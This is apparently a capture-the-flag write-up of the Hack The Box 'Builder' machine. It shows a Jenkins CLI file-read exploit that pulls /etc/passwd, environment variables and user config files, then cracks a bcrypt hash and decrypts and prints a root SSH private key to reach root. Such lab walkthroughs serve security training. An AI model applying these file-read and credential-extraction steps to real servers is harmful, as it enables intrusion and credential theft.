HTB Linux Medium: Builder
Builder is a Medium rated Linux machine on HTB.
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV 10.10.11.10
Starting Nmap 7.94SVN ( <https://nmap.org> ) at 2024-02-13 14:43 EST
Nmap scan report for 10.10.11.10
Host is up (0.032s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
8080/tcp open  http    Jetty 10.0.18
| http-robots.txt: 1 disallowed entry
|_/
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Jetty(10.0.18)
|_http-title: Dashboard [Jenkins]
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 9.12 seconds
Enumerate HTTP (Port 8080)
On the landing page we see that Jenkins 2.441 is running. 
Checking for exploits for this version, we find the following PoC.
1
2
3
4
5
┌──(kali㉿kali)-[~/Downloads]
└─$ python poc.py <http://10.10.11.10:8080/> /etc/passwd
REQ: b'\\x00\\x00\\x00\\x06\\x00\\x00\\x04help\\x00\\x00\\x00\\x0e\\x00\\x00\\x0c@/etc/passwd\\x00\\x00\\x00\\x05\\x02\\x00\\x03GBK\\x00\\x00\\x00\\x07\\x01\\x00\\x05zh_CN\\x00\\x00\\x00\\x00\\x03'

RESPONSE: b'\\x00\\x00\\x00\\x00\\x01\\x08\\n\\x00\\x00\\x00K\\x08ERROR: Too many arguments: daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\\n\\x00\\x00\\x00\\x1e\\x08java -jar jenkins-cli.jar help\\x00\\x00\\x00\\n\\x08 [COMMAND]\\x00\\x00\\x00\\x01\\x08\\n\\x00\\x00\\x00N\\x08Lists all the available commands or a detailed description of single command.\\n\\x00\\x00\\x00J\\x08 COMMAND : Name of the command (default: root:x:0:0:root:/root:/bin/bash)\\n\\x00\\x00\\x00\\x04\\x04\\x00\\x00\\x00\\x02'
In /proc/self/environ we find the home directory of /var/jenkins_home.
1
2
3
4
5
┌──(kali㉿kali)-[~/Downloads]
└─$ python poc.py <http://10.10.11.10:8080/> /proc/self/environ
REQ: b'\\x00\\x00\\x00\\x06\\x00\\x00\\x04help\\x00\\x00\\x00\\x15\\x00\\x00\\x13@/proc/self/environ\\x00\\x00\\x00\\x05\\x02\\x00\\x03GBK\\x00\\x00\\x00\\x07\\x01\\x00\\x05zh_CN\\x00\\x00\\x00\\x00\\x03'

RESPONSE: \\x00SHLVL=0\\x00JENKINS_HOME=/var/jenkins_home\\x00REF=/usr/share/jenkins/ref\\x00PATH=/opt/java/openjdk/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin\\x00. Available commands are above. \\n\\x00\\x00\\x00\\x04\\x04\\x00\\x00\\x00\\x05'
Get user flag: a8b63f9472fc21604cd3d485a8fff182
1
2
3
4
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 poc.py <http://10.10.11.10:8080/> /var/jenkins_home/user.txt

a8b63f9472fc21604cd3d485a8fff182
Enumerate Jenkins (Port 8080)
Install jenkins locally for enumeration: Link
1
sudo docker run -p 8080:8080 -p 50000:50000 --restart=on-failure jenkins/jenkins:lts-jdk17
While enumerating the Docker container we find a users.xml folder that contains the user directory string.
1
2
3
4
5
6
7
8
9
10
11
jenkins@3804af0a8654:~/users$ cat users.xml
<?xml version='1.1' encoding='UTF-8'?>
<hudson.model.UserIdMapper>
  <version>1</version>
  <idToDirectoryNameMap class="concurrent-hash-map">
    <entry>
      <string>giiker</string>
      <string>giiker_3545904605993379044</string>
    </entry>
  </idToDirectoryNameMap>
</hudson.model.UserIdMapper>jenkins@3804af0a8654:~/users$
Since the PoC isn’t returning any useful input we can instead download the java cli client from the server: Link
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/Downloads]
└─$ wget <http://10.10.11.10:8080/jnlpJars/jenkins-cli.jar>
--2024-02-15 11:48:16--  <http://10.10.11.10:8080/jnlpJars/jenkins-cli.jar>
Connecting to 10.10.11.10:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3623400 (3.5M) [application/java-archive]
Saving to: ‘jenkins-cli.jar’

jenkins-cli.jar                         100%[============================================================================>]   3.46M  3.22MB/s    in 1.1s

2024-02-15 11:48:17 (3.22 MB/s) - ‘jenkins-cli.jar’ saved [3623400/3623400]
Using the connect-node option instead of help we are able to retrieve the username of jennifer.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(kali㉿kali)-[~/Downloads]
└─$ java -jar jenkins-cli.jar -s <http://10.10.11.10:8080> connect-node '@/var/jenkins_home/users/users.xml'
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
<?xml version='1.1' encoding='UTF-8'?>: No such agent "<?xml version='1.1' encoding='UTF-8'?>" exists.
      <string>jennifer_12108429903186576833</string>: No such agent "      <string>jennifer_12108429903186576833</string>" exists.
  <idToDirectoryNameMap class="concurrent-hash-map">: No such agent "  <idToDirectoryNameMap class="concurrent-hash-map">" exists.
    <entry>: No such agent "    <entry>" exists.
      <string>jennifer</string>: No such agent "      <string>jennifer</string>" exists.
  <version>1</version>: No such agent "  <version>1</version>" exists.
</hudson.model.UserIdMapper>: No such agent "</hudson.model.UserIdMapper>" exists.
  </idToDirectoryNameMap>: No such agent "  </idToDirectoryNameMap>" exists.
<hudson.model.UserIdMapper>: No such agent "<hudson.model.UserIdMapper>" exists.
    </entry>: No such agent "    </entry>" exists.

ERROR: Error occurred while performing this command, see previous stderr output.
In the config.xml file located in jennifer’s directory we find a password hash.
1
2
3
4
┌──(kali㉿kali)-[~/Downloads]
└─$ java -jar jenkins-cli.jar -s <http://10.10.11.10:8080> connect-node '@/var/jenkins_home/users/jennifer_12108429903186576833/config.xml'

<passwordHash>#jbcrypt:$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a</passwordHash>: No such agent "      <passwordHash>#jbcrypt:$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a</passwordHash>" exists.
Use JohnTheRipper to crack the hash.
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~]
└─$ john hash -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
princess         (?)
1g 0:00:00:00 DONE (2024-02-15 11:54) 3.448g/s 124.1p/s 124.1c/s 124.1C/s 123456..liverpool
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
We can use the credentials to login to Jenkins: jennifer:princess. 
Shell as root
Whilst enumerating the Jenkins credentials I came across an SSH private key of the root user. 
Clicking on update and analyzing the source code we find that there is a value assigned to the private key. 
In the Jenkins script console we can write a script that will decode the value found earlier: Link 
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
# Result
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAt3G9oUyouXj/0CLya9Wz7Vs31bC4rdvgv7n9PCwrApm8PmGCSLgv
Up2m70MKGF5e+s1KZZw7gQbVHRI0U+2t/u8A5dJJsU9DVf9w54N08IjvPK/cgFEYcyRXWA
EYz0+41fcDjGyzO9dlNlJ/w2NRP2xFg4+vYxX+tpq6G5Fnhhd5mCwUyAu7VKw4cVS36CNx
vqAC/KwFA8y0/s24T1U/sTj2xTaO3wlIrdQGPhfY0wsuYIVV3gHGPyY8bZ2HDdES5vDRpo
Fzwi85aNunCzvSQrnzpdrelqgFJc3UPV8s4yaL9JO3+s+akLr5YvPhIWMAmTbfeT3BwgMD
vUzyyF8wzh9Ee1J/6WyZbJzlP/Cdux9ilD88piwR2PulQXfPj6omT059uHGB4Lbp0AxRXo
L0gkxGXkcXYgVYgQlTNZsK8DhuAr0zaALkFo2vDPcCC1sc+FYTO1g2SOP4shZEkxMR1To5
yj/fRqtKvoMxdEokIVeQesj1YGvQqGCXNIchhfRNAAAFiNdpesPXaXrDAAAAB3NzaC1yc2
EAAAGBALdxvaFMqLl4/9Ai8mvVs+1bN9WwuK3b4L+5/TwsKwKZvD5hgki4L1Kdpu9DChhe
XvrNSmWcO4EG1R0SNFPtrf7vAOXSSbFPQ1X/cOeDdPCI7zyv3IBRGHMkV1gBGM9PuNX3A4
xsszvXZTZSf8NjUT9sRYOPr2MV/raauhuRZ4YXeZgsFMgLu1SsOHFUt+gjcb6gAvysBQPM
tP7NuE9VP7E49sU2jt8JSK3UBj4X2NMLLmCFVd4Bxj8mPG2dhw3REubw0aaBc8IvOWjbpw
s70kK586Xa3paoBSXN1D1fLOMmi/STt/rPmpC6+WLz4SFjAJk233k9wcIDA71M8shfMM4f
RHtSf+lsmWyc5T/wnbsfYpQ/PKYsEdj7pUF3z4+qJk9OfbhxgeC26dAMUV6C9IJMRl5HF2
IFWIEJUzWbCvA4bgK9M2gC5BaNrwz3AgtbHPhWEztYNkjj+LIWRJMTEdU6Oco/30arSr6D
MXRKJCFXkHrI9WBr0KhglzSHIYX0TQAAAAMBAAEAAAGAD+8Qvhx3AVk5ux31+Zjf3ouQT3
7go7VYEb85eEsL11d8Ktz0YJWjAqWP9PNZQqGb1WQUhLvrzTrHMxW8NtgLx3uCE/ROk1ij
rCoaZ/mapDP4t8g8umaQ3Zt3/Lxnp8Ywc2FXzRA6B0Yf0/aZg2KykXQ5m4JVBSHJdJn+9V
sNZ2/Nj4KwsWmXdXTaGDn4GXFOtXSXndPhQaG7zPAYhMeOVznv8VRaV5QqXHLwsd8HZdlw
R1D9kuGLkzuifxDyRKh2uo0b71qn8/P9Z61UY6iydDSlV6iYzYERDMmWZLIzjDPxrSXU7x
6CEj83Hx3gjvDoGwL6htgbfBtLfqdGa4zjPp9L5EJ6cpXLCmA71uwz6StTUJJ179BU0kn6
HsMyE5cGulSqrA2haJCmoMnXqt0ze2BWWE6329Oj/8Yl1sY8vlaPSZUaM+2CNeZt+vMrV/
ERKwy8y7h06PMEfHJLeHyMSkqNgPAy/7s4jUZyss89eioAfUn69zEgJ/MRX69qI4ExAAAA
wQCQb7196/KIWFqy40+Lk03IkSWQ2ztQe6hemSNxTYvfmY5//gfAQSI5m7TJodhpsNQv6p
F4AxQsIH/ty42qLcagyh43Hebut+SpW3ErwtOjbahZoiQu6fubhyoK10ZZWEyRSF5oWkBd
hA4dVhylwS+u906JlEFIcyfzcvuLxA1Jksobw1xx/4jW9Fl+YGatoIVsLj0HndWZspI/UE
g5gC/d+p8HCIIw/y+DNcGjZY7+LyJS30FaEoDWtIcZIDXkcpcAAADBAMYWPakheyHr8ggD
Ap3S6C6It9eIeK9GiR8row8DWwF5PeArC/uDYqE7AZ18qxJjl6yKZdgSOxT4TKHyKO76lU
1eYkNfDcCr1AE1SEDB9X0MwLqaHz0uZsU3/30UcFVhwe8nrDUOjm/TtSiwQexQOIJGS7hm
kf/kItJ6MLqM//+tkgYcOniEtG3oswTQPsTvL3ANSKKbdUKlSFQwTMJfbQeKf/t9FeO4lj
evzavyYcyj1XKmOPMi0l0wVdopfrkOuQAAAMEA7ROUfHAI4Ngpx5Kvq7bBP8mjxCk6eraR
aplTGWuSRhN8TmYx22P/9QS6wK0fwsuOQSYZQ4LNBi9oS/Tm/6Cby3i/s1BB+CxK0dwf5t
QMFbkG/t5z/YUA958Fubc6fuHSBb3D1P8A7HGk4fsxnXd1KqRWC8HMTSDKUP1JhPe2rqVG
P3vbriPPT8CI7s2jf21LZ68tBL9VgHsFYw6xgyAI9k1+sW4s+pq6cMor++ICzT++CCMVmP
iGFOXbo3+1sSg1AAAADHJvb3RAYnVpbGRlcgECAwQFBg==
-----END OPENSSH PRIVATE KEY-----
SSH as the root user using the private SSH key.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌──(kali㉿kali)-[~]
└─$ ssh -i id_rsa root@10.10.11.10
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-94-generic x86_64)

 * Documentation:  <https://help.ubuntu.com>
 * Management:     <https://landscape.canonical.com>
 * Support:        <https://ubuntu.com/pro>

  System information as of Thu Feb 15 05:00:40 PM UTC 2024

  System load:  0.03271484375     Processes:                216
  Usage of /:   66.1% of 5.81GB   Users logged in:          0
  Memory usage: 42%               IPv4 address for docker0: 172.17.0.1
  Swap usage:   0%                IPv4 address for eth0:    10.10.11.10

  => There is 1 zombie process.

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See <https://ubuntu.com/esm> or run: sudo pro status

Last login: Thu Feb 15 17:00:41 2024 from 10.10.14.188
root@builder:~# id
uid=0(root) gid=0(root) groups=0(root)
Root flag: 4dd0f178f9a0f8a772352f5660abb752
1
2
root@builder:~# cat root.txt
4dd0f178f9a0f8a772352f5660abb752
PWNED!!!